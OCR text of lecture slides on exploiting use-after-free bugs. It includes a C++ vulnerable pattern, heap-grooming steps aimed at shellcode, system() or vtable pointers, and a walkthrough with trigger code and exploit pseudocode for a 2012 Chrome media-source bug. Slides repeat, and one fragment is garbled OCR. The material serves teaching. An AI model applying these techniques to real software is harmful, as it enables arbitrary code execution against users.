vulnerable code


```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

something_else likely where the_foo was

vulnerable code

```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

`something_else` likely where `the_foo` was



exploiting use after-free

trigger many “bogus” frees; then

allocate many things of same size with “right” pattern

- pointers to shellcode?
- pointers to pointers to `system()`?
- objects with something useful in VTable entry?

trigger use-after-free thing

exercise

vuln. code

```
std::istream *in =
    new std::ifstream("in.txt");
...
delete in;
...
char *other_buffer =
    new char[strlen(INPUT) + 1];
strcpy(other_buffer, INPUT);
...
char c = in->get();
```

ifstream internals

```
class istream {
    ...
    int get() { ... buf->uflow(); ... }
    streambuf *buf;
    ~istream() { delete buf; }
};
class streambuf {
    ...
protected:
    virtual type_for_char uflow() = 0;
        /* called to get next char*/
};
class _File_streambuf : public streambuf { ... }
```

attacker goal: change what uflow() call does

Q1: assuming same size → likely to get same address, what size for attacker to choose for INPUT?

real UAF exploitable bug

2012 bug in Google Chrome

exploitable via JavaScript

discovered/proof of concept by PinkiePie

allowed arbitrary code execution via VTable manipulation

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
     if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
//
//
fu



}
ms
ms
v
```

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
     if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF exploit (approx. pseudocode)

```
... /* use information leaks to find relevant addresses */
buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
vid.parentNode.removeChild(vid);
vid = null;
gc();
// allocate object to replace m_private
var array = new Uint32Array(168/4);
// allocate object to replace m_player
// type chosen to keep m_private pointer unchanged
rtc = new webkitRTCPeerConnection({'iceServers': []});
array[0] = ... /* fill in array with chosen values */
// trigger VTable Call that uses chosen address
buffer.timestampOffset = 42;
```

type confusion

MediaPlayer (deleted but used)

m_private (pointer to PlayerImpl)
m_timestampOffset (double)

PlayerImpl (deleted but used)

VTable pointer
…

webkitRTC… (replacement)

(something not changed)
m_??? (pointer)
…

array of 32-bit ints (replacement)

array[0], array[1]
array[2], array[3]
…

missing pieces: information disclosure

need to learn address to set VTable pointer to

(and other addresses to use)

allocate types other than `Uint32Array`

rely on confusing between different types, e.g.

`MediaPlayer` (deleted but used)

`m_private` (pointer to PlayerImpl)
`m_timestampOffset` (double)

`Something` (replacement)

...
`m_buffer` (pointer)

allows reading timestamp value to get a pointer's address

use-after-free easy cases

common problem for JavaScript implementations

use-after-free'd object often some complex C++ object

- example: representation of video stream

exploits can *choose type of object that replaces*

- allocate that kind of object in JS

can often arrange to read/write vtable pointer

- depends on layout of thing created
- easy examples: string, array of floating point numbers

backup slides